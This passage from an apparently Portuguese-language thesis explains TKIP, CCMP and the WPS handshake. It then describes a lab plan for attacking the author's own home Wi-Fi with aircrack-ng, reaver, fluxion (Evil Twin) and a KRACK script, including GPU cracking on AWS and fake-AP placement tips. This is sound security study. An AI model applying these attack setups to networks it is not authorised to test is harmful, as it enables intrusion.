


Figura 23 – TKIP *mixed key*. (EDNEY; ARBAUGH, 2004)

O cálculo é dividido em duas fases: a fase 1 utiliza o endereço MAC do remetente (*MAC Address*), a chave de criptografia (*session key*) de 128 bits (Seção 2.3.1.2) e os 32 bits de alta ordem do IV (*Upper IV*); a fase 2 utiliza o resultado da fase 1 mais os 16 bits de baixa ordem do IV (*Lower IV*). Toda essa operação resulta em uma chave por pacote (*Per-Packet Key*) de 104 bits, o qual é anexado a uma sequência de 24 bits formada pelos 16 bits de baixa ordem do IV mais um *dummybyte*. Vale ressaltar que o IV é incrementado por um para cada pacote processado (EDNEY; ARBAUGH, 2004).

Além de um IV mais longo, o TKIP apresenta um mecanismo para se proteger contra ataques de reprodução chamado TSC (*TKIP sequence counter*), cujo valor nada mais é que o próprio IV. O destinatário verifica o valor TSC do pacote, e caso seja igual ou anterior ao último TSC recebido, o pacote é descartado (VANHOEF; PIESSENS, 2017).

E por fim, o TKIP utilizado um método chamado Michael para calcular o MIC (*message integrity code*) dos pacotes (EDNEY; ARBAUGH, 2004). A chave de integridade de 128 bits gerada a partir do *4-way handshake* é dividida em duas chaves 64 bits: uma é utilizada para a comunicação AP para cliente e a outra é usada na direção reversa (VANHOEF; PIESSENS, 2017).

### 2.3.2.2 CCMP

No intuito de prover integridade, autenticidade e sigilo às mensagens, o CCMP faz uso de duas abordagens bastante conhecidas: o *counter mode* e o CBC-MAC. O *counter mode* divide a mensagem a ser criptografada em blocos de tamanho fixo (128bits) e utiliza um contador que é incrementado para cada bloco processado. Esse contador é criptografado utilizando a cifra AES e então é realizada uma operação XOR entre o resultado da criptografia e o bloco da mensagem em texto aberto (Fig. 24) (EDNEY; ARBAUGH, 2004).




Figura 24 – AES com *counter mode*. (EDNEY; ARBAUGH, 2004)

O CBC-MAC é utilizado a fim de proporcionar integridade e autenticidade às mensagens gerando um *message integrity code* (MIC), também conhecido como *message authentication code* (MAC). Ele funciona através de um encadeamento de cifra de bloco, como pode ser observado na Fig. 25. O primeiro bloco da mensagem é criptografado utilizando o AES<sup>4</sup> e é realizada uma operação XOR entre o resultado e o próximo bloco. Esse processo é realizado de maneira sucessiva e encadeada, gerando no final um MIC de 128 bits (EDNEY; ARBAUGH, 2004).




Figura 25 – CBC-MAC.

A Figura 26 mostra como o CCMP aplica as duas abordagens supracitadas em sua operação. Primeiramente é construído o CCMP *header* (CH), o qual contém, além de outras informações, o *packet number* (PN). O PN é utilizado como um *sequence counter* sendo incrementado para cada pacote processado, a fim de evitar a utilização da mesma chave criptográfica mais de uma vez para diferentes pacotes (EDNEY; ARBAUGH, 2004).

<sup>4</sup> O CBC-MAC pode utilizar qualquer cifra de bloco para sua operação, porém, no contexto do presente trabalho, será considerado somente o AES.




Figura 26 – CCMP. (EDNEY; ARBAUGH, 2004)

O primeiro bloco para a computação do CBC-MAC contém um *nonce*, o qual é formado pelo endereço MAC do remetente, pelo o *packet number* e por um campo de prioridade<sup>5</sup>. *Flag* contém um número fixo, 01011001, o qual indicia, dentre outras coisas, que o MIC calculado será de 64 bits, e *DLen* indica o tamanho da mensagem. Esse bloco é então criptografado e o CBC-MAC segue com a cifra de bloco encadeada por todo o pacote conforme citado anteriormente<sup>6</sup> (EDNEY; ARBAUGH, 2004).




Figura 27 – Primeiro bloco para CBC-MAC. (EDNEY; ARBAUGH, 2004)

Tanto o texto aberto quanto o MIC passam pelo o processo de *counter mode* para serem criptografados através da cifra de blocos AES. No CCMP, o contador é construído

<sup>5</sup> O campo de prioridade é utilizado no contexto de uma rede QoS, onde diferentes tipos de tráfego (áudio, vídeo, etc...) são priorizados de acordo com um critério.

<sup>6</sup> Como o CBC-MAC exige que a mensagem seja quebrada em um número exato de blocos de tamanho fixo (128bits) é acrescentando blocos de padding nulo tanto ao *authenticated data* (MAC + CCMP headers), quanto ao texto plano (EDNEY; ARBAUGH, 2004).

partir do mesmo *nonce* que é utilizado no CBC-MAC (Fig. 28). O campo *ctr* contém o contador que é iniciado em 1 e incrementado para cada bloco do pacote.




Figura 28 – Primeiro bloco para CBC-MAC. (EDNEY; ARBAUGH, 2004)

## 2.4 WPS

O *Wi-Fi protected setup* (WPS) é um padrão de segurança que surgiu para funcionar junto com redes WPA/WPA2. Seu objetivo geral é de facilitar a configuração de dispositivos de rede, permitindo que senhas WPA fortes sejam criadas sem que usuários não técnicos precisem lembrá-las ou até gerá-las (WRIGHT; CACHE, 2015). Basicamente, o cliente entra com um simples código PIN de 8 dígitos, e o AP então envia uma senha WPA que é segura contra ataques de força-bruta. O cliente então armazena essa senha e a usa para conectar-se à rede (WRIGHT; CACHE, 2015).

O WPS utiliza um protocolo conhecido como *Registration Protocol* (protocolo de registro), o qual é dividido em 3 estágios. Em um primeiro momento, cliente e AP trocam pacotes de autenticação e associação conforme já ilustrado pela Fig. 6. Depois, cliente e AP trocam três pacotes: EAPOL-start, EAP-Request Identity e EAP-Response Identity (Fig. 29) (MOHTADI; RAHIMI, 2015).




Figura 29 – Troca de mensagens iniciais EAP no WPS. (MOHTADI; RAHIMI, 2015)

No terceiro e último estágio, cliente e AP utilizam o protocolo *Diffie-Hellman* para trocar mensagens de autenticação entre si (Fig. 30) (MOHTADI; RAHIMI, 2015).




Figura 30 – Troca de mensagens entre AP e cliente. (MOHTADI; RAHIMI, 2015)

Em um primeiro momento, o AP envia para o cliente um número calculado aleatoriamente (N1) juntamente com a sua chave pública (PK<sub>E</sub>) gerada pelo protocolo *Diffie-Hellman*<sup>7</sup>. A partir desse ponto, ao receber a mensagem M1, o cliente gera o PK<sub>R</sub> e o N2, e assim, ele é capaz de computar as chaves de integridade e criptografia segundo as Eqs. 2.3, 2.4 e 2.5 (BONGARD, 2014).

$$DHKey = SHA - 256(zeropad(g^{AB} mod P, 192)) \quad (2.3)$$

$$KDK = HMAC - SHA - 256_{DHKey}(N1 || EnrolleeMAC || N2) \quad (2.4)$$

$$AuthKey || KeyWrapKey || EMSK = KDF(KDK, 640)^8 \quad (2.5)$$

- *AuthKey*: usado para garantir a integridade das mensagens, utilizando o HMAC-SHA256.
- *KeyWrapKey*: usado para criptografar valores secretos no protocolo, utilizando o AES-CBC.

<sup>7</sup> *Description* aqui diz respeito a um texto legível que contém a descrição das capacidades do dispositivo. Por ser irrelevante ao texto, ele não é citado.

<sup>8</sup> O KDF (*key derivation function*) utiliza a string “Wi-Fi Easy and Secure Key Derivation” em seu cálculo e o HMAC-SHA256 como função pseudorandômica. No final é gerado 640 bits.

Ao receber a mensagem M2, o AP calcula dois *hashes* segundo as Eqs. 2.6 e 2.7, e os envia para o cliente (MOHTADI; RAHIMI, 2015).

$$E_{Hash1} = HMAC_{AuthKey}(E_{S1}||PSK1||PK_E||PK_R) \quad (2.6)$$

$$E_{Hash2} = HMAC_{AuthKey}(E_{S2}||PSK2||PK_E||PK_R) \quad (2.7)$$

em que  $E-S1$  e  $E-S2$  são números aleatórios e secretos gerados pelo AP. PSK1 e PSK2 são calculados de acordo com as Eqs. 2.8 e 2.9.

$$PSK1 = \text{primeiros 128 bits de } HMAC_{AuthKey}(1^a \text{ metade do código PIN}) \quad (2.8)$$

$$PSK2 = \text{primeiros 128 bits de } HMAC_{AuthKey}(2^a \text{ metade do código PIN}) \quad (2.9)$$

Quando o cliente recebe a mensagem M3, ele calcula dois *hashes*, seguindo os mesmos princípios do que foi descrito para o caso anterior (Eqs. 2.10 e 2.11), e os envia para o AP (MOHTADI; RAHIMI, 2015).

$$R_{Hash1} = HMAC_{AuthKey}(R_{S1}||PSK1||PK_E||PK_R) \quad (2.10)$$

$$R_{Hash2} = HMAC_{AuthKey}(R_{S2}||PSK2||PK_E||PK_R) \quad (2.11)$$

em que  $R-S1$  e  $R-S2$  são dois números aleatórios e secretos gerados pelo cliente. PSK1 e PSK2 são calculados de acordos com as Eqs. 2.8 e 2.9.

Ao receber a mensagem M4 do cliente, o AP decripta o valor de R-S1 e verifica o primeiro *hash* R-Hash1 (Eq. 2.12) (BONGARD, 2014).

$$HMAC_{AuthKey}(R - S1||PSK1||PK_E||PK_R) == R - Hash1 \quad (2.12)$$

Neste momento, o AP acaba de verificar a primeira metade do código PIN de 8 dígitos enviado pelo cliente. Caso esteja correto, o AP envia a mensagem M5. Ao receber essa mensagem, o cliente descriptografa o valor de  $E-S1$  e verifica o primeiro *hash* E-Hash1 (Eq. 2.13) (BONGARD, 2014).

$$HMAC_{AuthKey}(E - S1||PSK1||PK_E||PK_R) == E - Hash1 \quad (2.13)$$

Como o protocolo proporciona autenticação mútua, o cliente também verifica a primeira metade do código PIN de 8 dígitos enviados pelo AP. Caso esteja correto, o cliente envia a mensagem M6. Ao receber essa mensagem, o AP descriptografa o valor de  $R-S2$  e verifica o segundo *hash* R-Hash2 (Eq. 2.14) (BONGARD, 2014).

$$HMAC_{AuthKey}(R - S2 || PSK1 || PK_E || PK_R) == R - Hash2 \quad (2.14)$$

O AP então acaba de verificar a segunda metade do código PIN de 8 dígitos. Caso esteja correto, ele envia a mensagem M7, o qual contem configurações da rede e a senha WPA-PSK (*ConfigData*). Ao receber essa mensagem, o cliente descriptografa o valor de  $E-S2$  e verifica o segundo *hash* E-Hash2 (Eq. 2.15) (BONGARD, 2014).

$$HMAC_{AuthKey}(E - S2 || PSK1 || PK_E || PK_R) == E - Hash2 \quad (2.15)$$

A partir deste momento, o cliente instala chave WPA-PSK contida em *ConfigData*. E então, o cliente criptografa *ConfigData* novamente e envia para o AP (M8) para conectar-se à rede (BONGARD, 2014).



### 3 Materiais e Métodos

Com o objetivo de estudar das principais vulnerabilidades e ataques existentes aos protocolos de segurança das redes *wireless* 802.11, foi configurado uma rede doméstica com SSID “Familia Couto”. O fluxo que foi seguido durante o desenvolvimento do trabalho está ilustrado na Fig. 31.




Figura 31 – Visão geral do fluxo de trabalho.

#### 3.1 Planejamento dos ataques

A seguir, é apresentado um diagrama que mostra os ataques que foram realizados ao longo do trabalho juntamente com as ferramentas necessárias listadas abaixo de cada ataque.




Figura 32 – Plano de ataques.

## 3.2 Ferramentas básicas

Nesta Seção, serão descritas brevemente as ferramentas básicas que foram utilizadas nos ataques que serão detalhadamente expostos nos Capítulos 4, 5 e 6. No presente trabalho, todas elas foram utilizadas em um ambiente Kali Linux <sup>1</sup>.

### 3.2.1 Aircrack-ng

O `aircrack-ng` é uma suíte de ferramentas que foi frequentemente empregada nos ataques que foram realizados neste trabalho (Tab. 1). No Kali Linux, o `aircrack-ng` já vem pré-instalado, mas caso seja necessário, ela pode ser baixada do seu repositório oficial: <<https://github.com/aircrack-ng/aircrack-ng>>.

<sup>1</sup> O Kali Linux é uma distribuição Linux que possui ferramentas capazes de testar a segurança de um sistema explorando suas vulnerabilidades. A sua última versão pode ser baixada a partir do seu site oficial: <https://www.kali.org/downloads/>.

Tabela 1 – Ferramentas da suíte aircrack-ng

Ferramenta	Função
airmon-ng	habilita a função monitor mode na interface wireless
aireplay-ng	injeta pacotes na rede
airodump-ng	monitora pacotes 802.11, reportando redes próximas
aircrack-ng	Realiza o ataque de força-bruta contra senhas WPA

### 3.2.2 Wireshark

O `wireshark` é uma ferramenta popular para analisar pacotes de redes. Ele pode ser baixado em seu site oficial: <https://www.wireshark.org/#download>.

### 3.2.3 Reaver

A ferramenta `reaver` já vem pré-instalada no Kali Linux e serve para realizar ataques de força-bruta *online* e *offline* contra o WPS PIN. Esses ataques foram realizados com dois AP's diferentes: um ARRIS TG862, e um D-Link DIR-809.

### 3.2.4 Fluxion

O `fluxion` é a ferramenta necessária para rodar o AP falso no ataque de *Evil Twin*. Ele pode ser baixado a partir do seguinte repositório: <https://github.com/wi-fi-analyzer/fluxion>.

## 3.3 Configurações de ambientes

Aqui serão descritos dois ambientes específicos que foram configurados para realizar os ataques de força-bruta *offline* e o KRACK.

### 3.3.1 Força-bruta *offline*

Para o ataque de força-bruta *offline*, foi configurado uma instância EC2 na plataforma do *Amazon Web Services* (AWS)<sup>2</sup> com as seguintes características:

- AMI (*Amazon Machine Image*): Amazon Linux AMI with NVIDIA GRID GPU Driver
- Tipo da instância: p3.16xlarge (8 GPU's Nvidia)

<sup>2</sup> Mais informações de como configurar uma instância EC2 na AWS podem ser obtidas no próprio site: <https://aws.amazon.com/pt/ec2/>.

Uma vez que a instância esteja rodando, é necessário rodar os *scripts* que se encontram no Apêndice B <sup>3</sup> para que seja configurado o pyrit, o hashcat, o aircrack-ng e todas as outras dependências necessárias.

Vale ressaltar que o *4-way handshake* foi capturado na máquina local e enviado para a instância EC2.

### 3.3.2 KRACK

Para realizar o ataque do KRACK, foi utilizado o script `krack_all_zero_tk.py`, o qual se encontra no repositório <https://github.com/lucascouto/krackattack-all-zero-tk-key>. A configuração do ataque seguiu o que está descrito na Figura 33.




Figura 33 – Configuração de ambiente para o ataque do KRACK.

no qual as configurações de hardware são as seguinte:

- Atacante:
  - Sony Vaio SVT13134CXS
  - SO: Kali Linux
  - Wi-Fi NIC: Qualcomm Atheros AR9485. Driver: ath9k (wlan0 e wlan0mon)
  - Wi-Fi usb adapter: TP-LINK TL-WN727N. Driver: mt7601u (wlan1)
  - Android smartphone conectado via usb para prover internet 4G (usb0)
- Cliente atacado:
  - Sony Vaio VGN-FW370J

<sup>3</sup> Esse *scripts* podem ser baixados a partir do seguinte repositório: <https://github.com/lucascouto/scripts-ec2-instance>.

- SO: Ubuntu 17.10
  - wpa\_supplicant v2.4 (2.4-0ubuntu6 amd64)
- AP:
  - D-Link DIR-809
  - Versão de hardware: A2
  - Versão de firmware: 1.08

Vale ressaltar que para o ataque funcionar é necessário manter pelo menos 1 metro de distância entre o AP falso e o real. Também é aconselhável que ambos os AP's estejam operando em canais o mais distante possível entre si. No presente trabalho, a distância entre os dois foi de 8,80m, sendo que o AP real estava operando no canal 11 e o AP falso, no canal 1. Essas medidas são necessárias para evitar uma possível interferência entre o canal real e o canal falso.



## 4 Provação de Falácias de Segurança

Na tentativa de proporcionar uma maior segurança às redes wi-fi, administradores de rede e pessoas comuns acabam tomando medidas que trazem a falsa sensação de proteção. No presente trabalho, tais medidas são chamadas de falácias de segurança. Os ataques que se seguem foram realizados na tentativa de comprovar que essas falácias podem ser facilmente derrubadas por um atacante que esteja ao alcance da rede.

### 4.1 SSID oculto

Redes que operam de maneira oculta, não incluem o SSID nos quadros *beacon* e nem respondem aos quadros *probe request* enviados por clientes próximos (WRIGHT; CACHE, 2015). Em outras palavras, redes configuradas assim não aparecem listadas no serviço de rede dos dispositivos. Desse modo, caso um cliente queira se conectar a uma rede oculta, terá que informar o SSID explicitamente. Essa medida traz uma falsa sensação de segurança, pois os usuários acreditam estar escondendo a rede de possíveis atacantes. Porém, o nome da rede não está presente apenas em quadros *beacon*, 